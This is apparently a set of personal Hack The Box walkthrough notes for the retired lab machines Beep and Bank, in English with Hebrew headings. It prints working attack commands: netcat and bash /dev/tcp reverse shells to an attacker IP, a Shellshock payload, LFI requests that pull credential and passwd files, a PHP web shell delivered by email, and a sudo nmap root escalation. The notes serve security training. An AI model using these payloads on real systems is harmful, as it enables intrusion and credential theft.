
**echo 'AB; nc -e /bin/bash 10.10.16.14 12345':** This creates the payload. The AB; is presumably the command structure recognized by the vulnerable UnrealIRCd. Following that, nc -e /bin/bash 10.10.16.14 12345 is a command that sets up a reverse shell using netcat (nc). This command tells the system to send a bash shell (/bin/bash) back to the IP address 10.10.16.14 on port 12345.

**| nc localhost 6667:** This pipes the payload into netcat to send it to the IRC server running on the local machine (localhost) at the default IRC port 6667 (UnrealIRCd).

The expectation is that if the server is vulnerable, executing this payload will open a reverse shell back to the attacker's machine, providing them with access to the server.

# Beep

## הישג הסמכה



Beep has been Pwned

Matans has successfully pwned Beep Machine from Hack The Box

| #22170 | 21 Sep 2023 | RETIRED |
|---|---|---|
| MACHINE RANK | PWN DATE | MACHINE STATE |

**פרטי מכונה:**

- קושי: קל
- קישור: https://www.hackthebox.com/achievement/machine/1636210/5

**איך פרצתי:**

- גישה ראשונית: זיהיתי פגיעות LFI בתוך Elastix, מה שמאפשר לי לאחזר אישורים קריטיים. עם גישה מוצלחת לאתר ביציאה 10000, יצרתי ויזמתי מעטפת הפוכה. ניתוח נוסף חשף את רגישות האתר לפגיעות של ShellShock, ממנה השגתי מעטפת הפוכה נוספת. כדי להשלים את הגישה שלי, המצאתי קמפיין דיוג, תוך הטמעת קוד PHP בתוך המייל. לאחר מכן, תוך מינוף הניצול הראשוני של LFI, ביצעתי בהצלחה את ה-PHP המוטבע.
- הסלמה של הרשאות: לאחר גישה ראשונית, השתמשתי ב-linpeas כדי לסקור את הסביבה, וחשפתי הרשאות שגויות בתצורה. בעזרת הפקודה sudo nmap, השגתי הסלמה של הרשאות, והרחבת הגישה שלי בתוך המערכת.

# Beep - Nmap Scan

2023 ספטמבר21 יוםחמישי 08:12

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-21 01:10 EDT

Nmap scan report for 10.10.10.7
Host is up (0.17s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp   open ssh        OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
| 1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_ 2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp   open smtp       Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN,
ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp   open  http       Apache httpd 2.2.3
|_http-title: Did not follow redirect to https://10.10.10.7/
|_http-server-header: Apache/2.2.3 (CentOS)
110/tcp  open pop3       Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: PIPELINING RESP-CODES APOP TOP STLS USER AUTH-RESP-CODE
IMPLEMENTATION(Cyrus POP3 server v2) UIDL EXPIRE(NEVER) LOGIN-DELAY(0)
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2          111/tcp rpcbind
| 100000 2          111/udp rpcbind
| 100024 1          881/udp status
|_ 100024 1          884/tcp status
143/tcp  open imap       Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: NAMESPACE Completed OK MAILBOX-REFERRALS URLAUTHA0001 IMAP4rev1
LIST-SUBSCRIBED ANNOTATEMORE X-NETSCAPE IDLE IMAP4 LISTEXT BINARY ID NO CONDSTORE
RIGHTS=kxte QUOTA ACL CHILDREN ATOMIC SORT CATENATE STARTTLS THREAD=REFERENCES
UNSELECT THREAD=ORDEREDSUBJECT LITERAL+ SORT=MODSEQ MULTIAPPEND UIDPLUS RENAME
443/tcp open ssl/http Apache httpd 2.2.3 ((CentOS))
|_http-title: Elastix - Login page
|_http-server-header: Apache/2.2.3 (CentOS)
| http-robots.txt: 1 disallowed entry
|_/
| ssl-cert: Subject:
commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName
=SomeState/countryName=--
| Not valid before: 2017-04-07T08:22:08
|_Not valid after: 2018-04-07T08:22:08
|_ssl-date: 2023-09-21T05:23:48+00:00; 0s from scanner time.
884/tcp  open status     1 (RPC #100024)
993/tcp open ssl/imap Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp  open pop3       Cyrus pop3d
3306/tcp open mysql      MySQL (unauthorized)
4190/tcp open sieve      Cyrus timsieved 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4 (included w/cyrusimap)
4445/tcp open upnotifyp?
4559/tcp open hylafax HylaFAX  4.3.10
5038/tcp open asterisk Asterisk Call Manager 1.1
```

```
10000/tcp open http    MiniServ 1.570 (Webmin httpd)
|_http-server-header: MiniServ/1.570
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submt/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=9/21%OT=22%CT=1%CU=37935%PV=Y%DS=2%DC=T%G=Y%TM=650BD42
OS:1%P=x86_64-pc-linux-gnu)SEQ(SP=C9%GCD=1%ISR=CB%TI=Z%CI=Z%II=I%TS=A)OPS(O
OS:1=M53AST11NW7%O2=M53AST11NW7%O3=M53ANNT11NW7%O4=M53AST11NW7%O5
=M53AST11N
OS:W7%O6=M53AST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)
ECN(R
OS:=Y%DF=Y%T=40%W=16D0%O=M53ANNSNW7%CC=N%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%
F=AS%
OS:RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=16A0%S=O%A=S+%F=AS%O=M53AST11NW7%RD=
0%
OS:Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%
S=Z%
OS:A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T7(R=Y%
OS:DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIP
OS:L=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: Hosts: beep.localdomain, 127.0.0.1, example.com, localhost; OS: Unix

TRACEROUTE (using port 199/tcp)
HOP RTT     ADDRESS
1 152.48 ms 10.10.16.1
2 76.65 ms 10.10.10.7

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/sbmit/ .
Nmap done: 1 IP address (1 host up) scanned in 988.15 seconds
```

# Nmap Scan - In-depth analysis

2023 ספטמבר21 יוםחמישי 09:50

## General OS Information:

**Operating System:** Unix-based system (exact version not determined)
**Other relevant data:** The target host's IP is 10.10.10.7 with 0.17s latency and is 2 hops away.

## Detailed Analysis:

**Port:** 22

**Service:** ssh (OpenSSH 4.3 protocol 2.0)
**Description:** SSH (Secure SHell) is a protocol used to securely log into remote systems. It can also be used for secure file transfers and port forwarding.
Security Implications: Older versions of OpenSSH have known vulnerabilities.

**Port:** 25

**Service:** smtp (Postfix smtpd)
**Description:** Simple Mail Transfer Protocol (SMTP) is used to transfer emails between servers.
**Security Implications:** Misconfigured SMTP servers can be used for spamming and relaying messages.

**Port:** 80

**Service:** http (Apache httpd 2.2.3 on CentOS)
**Description:** HTTP is the standard protocol for serving web pages.
**Security Implications:** Older Apache versions have known vulnerabilities.
**Port:** 110

**Service:** pop3 (Cyrus pop3d)
**Description:** POP3 (Post Office Protocol) is used by email clients to retrieve messages from a mail server.
**Security Implications:** Without encryption, credentials and emails can be intercepted.

**Port:** 111

**Service:** rpcbind
**Description:** The rpcbind service converts RPC program numbers into universal addresses.
**Security Implications:** It can expose internal services and be vulnerable to various attacks.

**Port:** 443

**Service:** ssl/http (Apache httpd on CentOS with Elastix login page)
**Description:** HTTPS protocol which is HTTP over SSL/TLS.
Security Implications: The SSL certificate seems to be expired and for 'localhost'. Updated and valid certificates are used to prevent MITM attacks.

**Port:** 3306

**Service:** mysql
**Description:** MySQL database service.
**Security Implications:** "unauthorized" suggests there's no password set.

**Port:** 5038

**Service:** asterisk (Asterisk Call Manager 1.1)
**Description:** Asterisk is an open-source platform for building communications applications.
**Security Implications:** Strong credentials and updated to avoid known vulnerabilities.

**Port:** 10000

**Service:** http (MiniServ 1.570 - Webmin httpd)
**Description:** Webmin is a web-based interface for system administration.
**Security Implications:** Older versions have vulnerabilities.

## Additional Notes:

The hostname is 'beep.localdomain'. This could suggest a default or non-configured system. The system appears to be running multiple email-related services (SMTP, POP3, IMAP) and could be an email server.

The system might be running Elastix, a unified communications server software.

# Initial Web Enumeration

יוםחמישי 21ספטמבר 2023 17:01

## 1. Website Discovery with Gobuster

**Command:**

```
gobuster dir -w /usr/share/wordlists/dirb/big.txt -u https://10.10.10.7/ -x html,php -t 8 -k
```

**Explanation:**

**dir:** Use directory/file brute-forcing mode.
**-w /usr/share/wordlists/dirb/big.txt:** Use the specified wordlist.
**-u https://10.10.10.7/:** Target URL.
**-x html,php:** File extensions to search for.
**-t 8:** Use 8 threads.
**-k:** Skip SSL certificate verification.

## 2. Directory Enumeration with Dirsearch (alternative method)

**Command:**

```
dirsearch --url=https://10.10.10.7/ --wordlists=/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -threads 20 --random-agent -o beep.dirsearch --format=simple
```

**Explanation:**

**--url:** Specify the target URL.
**--wordlists:** Wordlist to use.
**-threads 20:** Use 20 threads.
**--random-agent:** Use a random user agent.
**-o beep.dirsearch:** Output file name.
**--format=simple:** Specify the output format.

**Links:**
https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/raft-medium-directories.txt

# Exploit Search for Elastix

2023 ספטמבר21 יוםחמישי      16:58

**Command:**

```
searchsploit Elastix
```

**Explanation:**

Searches for known exploits related to Elastix in the Exploit Database.

# Leveraging Local File Inclusion (LFI) exploit

יוםחמישי 21ספטמבר 2023 17:03

**Command:**

```
curl "https://10.10.10.7/vtigercrm/graph.php?
current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action" -k
```

**Explanation:**

This command is an example of an LFI exploit targeting the PHP @include() functionality. Due to improper validation, we can traverse directories and fetch sensitive files like amportal.conf.

## 2. Extracting Credentials

**Command:**

```
curl "https://10.10.10.7/vtigercrm/graph.php?
current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action"  -sk
| grep -i pass | cut -d = -f 2 | grep -v ^# | grep -v \( | sort | uniq
```

**Explanation:**

**-sk:** Skip SSL verification and silence mode.
**grep -i pass:** Filter lines containing the word "pass" (case insensitive).
**cut -d = -f 2:** Split each line by the "=" character and return the second field.
**grep -v ^#:** Filter out lines starting with "#".
**grep -v \(:** Filter out lines containing an opening parenthesis.
**sort:** Sort the lines.
**uniq:** Remove duplicate lines.

# SSH Login (Key Algorithms)

2023 ספטמבר 21 יום חמישי 17:06

## SSH Login Attempt

**Command:**

```
ssh root@10.10.10.7
```

**Explanation:**

Attempt to log in to the target machine via SSH as the root user.

## SSH Login with Specified Key Algorithms

**Command:**

```
ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 -oHostKeyAlgorithms=+ssh-dss root@10.10.10.7
```

**Explanation:**

**-oKexAlgorithms=+diffie-hellman-group1-sha1:** Specifies a key exchange algorithm.
**-oHostKeyAlgorithms=+ssh-dss:** Specifies a host key algorithm.

**Links:**
https://unix.stackexchange.com/questions/340844/how-to-enable-diffie-hellman-group1-sha1-key-exchange-on-debian-8-0
https://askubuntu.com/questions/836048/ssh-returns-no-matching-host-key-type-found-their-offer-ssh-dss

# Post-Exploitation

יום חמישי 21 ספטמבר 2023 17:09

## 1. Webmin Access

Visit https://10.10.10.7:10000/

**Explanation:**

Access Webmin using previously found credentials.

## 2. Creating a Reverse Shell

**Command:**

```
bash -i >& /dev/tcp/10.10.16.14/1234 0>&1
```

**Explanation:**

This command sets up a reverse shell from the target to the attacker machine on port 1234.

# Further Information

2023 ספטמבר 21 יום חמישי 18:01

The @include() function in PHP is used to include a file into the PHP code. If this function is improperly implemented, attackers can exploit it to include unintended files, leading to information leakage or further exploitation.

Elastix is an open-source platform for unified communications. Some versions have vulnerabilities related to their PHP web applications, making them susceptible to LFI and other attack vectors.

# Identification of Shellshock Vulnerability

2023 ספטמבר 21 יום חמישי 17:41

**Identifying Potential Targets:**

Shellshock is commonly exploited on web servers that use the CGI (Common Gateway Interface) method for processing. These servers run scripts (often with .cgi extensions) to dynamically generate content. If you see .cgi files (like "shell/index.cgi") while browsing or fuzzing a web application, this may be an indicator of a potential attack surface.

**Further Identifying:**

Web applications that invoke scripts using environment variables, especially user-modifiable ones like the "User-Agent", "Referer", or "Cookie" headers, may be vulnerable. This is because the Shellshock vulnerability involves manipulating these environment variables.

**Explanation:**
The Shellshock vulnerability (CVE-2014-6271) is present in versions of Bash up to and including 4.3. When Bash processes certain specially-crafted environment variables, it can lead to arbitrary command execution. This can be triggered on vulnerable servers that use Bash to process environment variables in CGI scripts.

**Links:**
https://owasp.org/www-pdf-archive/Shellshock_-_Tudor_Enache.pdf

This document provides a deep dive into the Shellshock vulnerability, its implications, and ways to exploit and mitigate it.

# Exploitation Using Burp Suite

יוםחמישי 21ספטמבר 2023 17:43

## 1. Testing for Shellshock Vulnerability

**Injection Payload:**

```
() { :;};sleep 25;
```

**Explanation:**

() { :;}: This is the vulnerable function definition. The : is a Bash built-in no-op command.
;sleep 25;: After the function, any command can be executed. Here, we're making the server "sleep" or pause for 25 seconds. If the web application freezes or is delayed for about 25 seconds, it indicates the command was executed and the server is likely vulnerable to Shellshock.

## 2. Gaining a Reverse Shell

**Injection Payload:**

```
() { :;};bash -i >& /dev/tcp/10.10.16.14/1234 0>&1;
```

**Explanation:**

**bash -i:** Start an interactive bash shell.
**>& /dev/tcp/10.10.16.14/1234:** Redirect the shell output to a TCP connection to the IP 10.10.16.14 on port 1234.
**0>&1:** Redirect standard input from standard output, effectively connecting the shell's input and output to the remote connection.

By injecting this payload, you're asking the server to connect back to you, providing you with an interactive shell.

# Further Information

2023 ספטמבר 21 יום חמישי 17:45

## To identify websites that may be vulnerable to Shellshock:

Look for web pages that use CGI scripting. As mentioned, pages ending in .cgi are common indicators.

Use tools like Burp Suite or nmap with specific scripts to scan and identify vulnerable services.

Check the version of Bash on a server, if accessible. Versions up to and including 4.3 are known to be vulnerable.

# Local File Inclusion (LFI) Exploitation

יוםחמישי 21ספטמבר 2023 17:48

**Command:**

```
curl "https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../..//etc/passwd%00&module=Accounts&action" -k
```

**Explanation:**
Using LFI to read the /etc/passwd file. This file in UNIX-like operating systems contains user account information, which is crucial for the next steps.

**Command:**

```
curl "https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../..//etc/passwd%00&module=Accounts&action" -k | grep "/bin/bash"
```

**Explanation:**
This command filters the previous LFI results to display only users with /bin/bash as their shell, indicating that they have shell access.

# SMTP User Enumeration

יוםחמישי 21ספטמבר 2023    17:49

**Command:**

```
nc 10.10.10.7 25
```

**Explanation:**
Connecting to the open SMTP (Simple Mail Transfer Protocol) service on port 25 using netcat. SMTP is used to send emails.

**Command (within SMTP):**

```
EHLO matan
```

**Explanation:**
Sending an extended greeting to the SMTP server. This is part of the SMTP protocol.

**Command (within SMTP):**

```
VRFY root
```

**Explanation:**
Using the VRFY command to verify if "root" is a valid user on the system. If the response is positive, this user exists on the system.

# Sending a Malicious Email

יום חמישי 21 ספטמבר 2023 17:51

**Command:**

```
swaks --to asterisk@localhost --from admin@vtiger.htb --header "Open NOWclear" --body 'Click here now <?php system($_REQUEST["cmd"]);?>' --server 10.10.10.7
```

**Explanation:**
Using swaks (Swiss Army Knife for SMTP) to send a test email:

**--to asterisk@localhost:** Sending the email to the "asterisk" user.
**--from admin@vtiger.htb:** Setting the sender's email address.
**--header "Open NOWclear":** Adding a custom email header.
**--body 'Click here now <?php system($_REQUEST["cmd"]);?>':** Inserting a PHP web shell within the email's body that allows for remote command execution.
**--server 10.10.10.7:** Specifies the SMTP server to use.

**Links:**
https://www.acunetix.com/blog/articles/web-shells-101-using-php-introduction-web-shells-part-2/

# Reading the Malicious Email via LFI

יום חמישי 21 ספטמבר 2023 17:52

**Command:**

```
curl "https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../..//var/mail/asterisk%00&module=Accounts&action" -k
```

**Explanation:**
Using LFI to read the /var/mail/asterisk file. This is the mailbox of the "asterisk" user, where the malicious email was sent.

## Triggering the Web Shell

**Command:**

```
curl "https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../..//var/mail/asterisk%00&module=Accounts&action?" -k --data-urlencode 'cmd=ls'
```

**Explanation:**
Requesting the malicious email via LFI and passing a command (ls) to the PHP web shell:

**--data-urlencode 'cmd=ls':** This sends the "ls" command to the PHP web shell embedded in the email's body. The --data-urlencode option in curl is used to send data as if it was submitted by a form on a website, encoded in the "application/x-www-form-urlencoded" format.

**Command:**

```
curl "https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../..//var/mail/asterisk%00&module=Accounts&action?" -k --data-urlencode 'cmd=bash -i >& /dev/tcp/10.10.16.14/1234 0>&1'
```

**Explanation:**
Using the same method as the previous step to obtain an interactive shell by asking the server to connect back to your machine.

# Further Information

2023 ספטמבר 21 יום חמישי 17:57

LFI allows an attacker to include files on a server through the web browser. The /var/mail/user directory is where user mailboxes are stored on UNIX-like systems.

The --data-urlencode option in curl is used to send data encoded in the "application/x-www-form-urlencoded" format. This format simulates the data sent by traditional HTML forms, ensuring special characters are transmitted safely. It's beneficial when passing complex commands or data containing special characters.

# Gathering Local System Information

יוםחמישי 21ספטמבר 2023    17:59

**Command:**

```
wget http://10.10.16.14:8000/linpeas.sh
```

**Explanation:**
Downloading linpeas.sh, a popular Linux enumeration script that checks for potential privilege escalation vectors.

# Exploiting Sudo Nmap

יוםחמישי 21ספטמבר 2023 18:00

**Command:**

```
sudo nmap --interactive
```

**Explanation:**
Launching Nmap in interactive mode. Some versions of Nmap allow for command execution in this mode, which can be abused if Nmap is allowed to run with elevated privileges (via sudo).

**Command (within Nmap):**

```
nmap> !sh
```

Or

```
nmap> !bash
```

**Explanation:**
Executing a shell (bash or sh) directly from the interactive Nmap prompt, giving you a root shell.

**Links:**
https://gtfobins.github.io/gtfobins/nmap/#shell


This technique leverages a known "feature" in Nmap where the interactive mode can be used to execute system commands. If Nmap is misconfigured to run as root (via sudo without a password), this allows for immediate privilege escalation.

**GTFOBins - Nmap:** Provides information on how certain binaries, like Nmap, can be abused for unintended purposes, such as escalating privileges.

**Links:**
https://gtfobins.github.io/gtfobins/nmap/#shell

# Bank

## הישג הסמכה



Bank has been Pwned

Matans has successfully pwned Bank Machine from Hack The Box

#9147
MACHINE RANK

23 Sep 2023
PWN DATE

RETIRED
MACHINE STATE

**פרטי מכונה:**

- קושי: קל
- קישור: https://www.hackthebox.com/achievement/machine/1636210/26

**איך פרצתי:**

- גישה ראשונית: בעזרת כלים כמו 'dig' ו'gobuster', זיהיתי את הדף /balance-transfer. פרטי אימות שהתגלו בו אפשרו גישה לאינטרנט. יש לציין כי קוד המקור חשף שקבצים עם סיומת ".htb" נותחו כ-PHP, ויצרו חלון הזדמנויות. העליתי וביצעתי סקריפט PHP, מה שהביא לרכישת מעטפת הפוכה מוצלחת.
- הסלמה של הרשאות: שני נתיבים הופיעו להסלמה: תצורה שגויה גרמה לכתיבה את הקובץ /etc/passwd, מה שאפשר למשתמש שלי בעל הרשאות נמוכות ליצור מופע של חשבון שורש. הנוכחות של סקריפט חירום העניקה הסלמה של הרשאות לכל משתמש.

# Bank - Nmap Scan

```
Nmap scan report for 10.10.10.29
Host is up (0.16s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh    OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 08:ee:d0:30:d5:45:e4:59:db:4d:54:a8:dc:5c:ef:15 (DSA)
| 2048 b8:e0:15:48:2d:0d:f0:f1:73:33:b7:81:64:08:4a:91 (RSA)
| 256 a0:4c:94:d1:7b:6e:a8:fd:07:fe:11:eb:88:d5:16:65 (ECDSA)
|_ 256 2d:79:44:30:c8:bb:5e:8f:07:cf:5b:72:ef:a1:6d:67 (ED25519)
53/tcp open domain ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
| dns-nsid:
|_ bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp open http  Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=9/23%OT=22%CT=1%CU=34517%PV=Y%DS=2%DC=T%G=Y%TM=650E705
OS:A%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=104%TI=Z%II=I%TS=8)SEQ(SP=1
OS:07%GCD=1%ISR=104%TI=Z%CI=I%TS=A)SEQ(SP=107%GCD=1%ISR=104%TI=Z%CI=I%II=I%
OS:TS=8)SEQ(SP=107%GCD=1%ISR=104%TI=Z%CI=I%II=I%TS=9)SEQ(SP=107%GCD=3%ISR=1
OS:04%TI=Z%CI=I%TS=8)OPS(O1=M53AST11NW7%O2=M53AST11NW7%O3=M53ANNT11NW7%O4
=M
OS:53AST11NW7%O5=M53AST11NW7%O6=M53AST11)WIN(W1=7120%W2=7120%W3=7120%W4=
712
OS:0%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M53ANNSNW7%CC=Y%Q=)
T1(R=Y%D
OS:F=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%
DF
OS:=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%
O=
OS:%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G
OS:)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1723/tcp)
HOP RTT      ADDRESS
1 145.42 ms 10.10.16.1
2 73.01 ms 10.10.10.29

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 561.20 seconds
```

# Nmap Scan - In-depth analysis

2023 ספטמבר 23 שבת 08:03

**Port:** 22
**Service:** ssh (OpenSSH)

**Description:**
SSH (Secure Shell) is a cryptographic network protocol primarily used for secure and encrypted communication over a network. OpenSSH is the open-source implementation of the SSH protocol.

**Security Implications:**

- OpenSSH 6.6.1p1 is quite old and might have known vulnerabilities associated with it.
- Exposing SSH to the internet can be risky, especially if weak or default credentials are used.

**Port:** 53
**Service:** domain (ISC BIND)

**Description:**
BIND (Berkeley Internet Name Domain) is one of the most widely used DNS (Domain Name System) servers. It is responsible for resolving domain names to IP addresses.

**Security Implications:**

- The version, 9.9.5-3ubuntu0.14, is again outdated and may be susceptible to vulnerabilities.
- Exposed DNS servers can be potentially used for DDoS amplification attacks if not properly configured.

**Port:** 80
**Service:** http (Apache httpd)

**Description:**
Apache httpd is a popular open-source web server software. Port 80 is the default port for unencrypted HTTP traffic.

**Security Implications:**

- Running Apache 2.4.7 indicates it's an older version which might have known vulnerabilities.
- The default Apache page being exposed might indicate a fresh setup, so there could be more vulnerabilities or misconfigurations.

**General OS Information:**

The target appears to be running Ubuntu Linux, as indicated by service versions and their naming conventions (e.g., “Ubuntu 2ubuntu2.8” for OpenSSH). The exact version isn't explicitly stated, but given the versions of the services, it's likely an older version of Ubuntu, perhaps 14.04 or close.

# DomainInformationGroper(DIG)

2023 ספטמבר24 יום ראשון 06:27

**Command:**

```
dig @10.10.10.29 bank.htb axfr
```

**Explanation:**
In this command, I used dig, a command-line tool for querying DNS name servers. The @10.10.10.29 specifies the DNS server to query. bank.htb is the domain I am investigating, and axfr stands for "Asynchronous Full Zone Transfer." This queries the DNS server for a complete list of all the records it holds for the given domain.

**Command:**

```
dig @10.10.10.29 bank.htb axfr | grep -E '\w+\.htb'
```

**Explanation:**
I utilized grep -E here, enabling extended regular expressions. This allowed me to filter the dig output for lines containing words followed by .htb, effectively listing subdomains.

**Links:**
https://www.cyberpratibha.com/blog/information-gathering-dig-command/

# Streamlining and Sorting Output

יום ראשון 24 ספטמבר 2023    06:30

**Command:**

```
dig @10.10.10.29 bank.htb axfr |grep -oE '(\w+\.)?\w+\.htb' |sort -u |tr "\n" " "
```

**Explanation:**
Here, I refined my search with grep -oE, extracting exact matches to the regular expression. The sort -u command sorted and removed any duplicate entries. Finally, tr "\n" " " replaced newline characters with spaces, presenting the result in one line.

**Command:**

```
dig @10.10.10.29 bank.htb axfr | grep -oE '(\w+\.)?\w+\.htb' | sort | uniq | tr "\n" " " | awk '{print "10.10.10.29\t" $1 " " $2 " " $3 " " $4}'
```

**Explanation:**
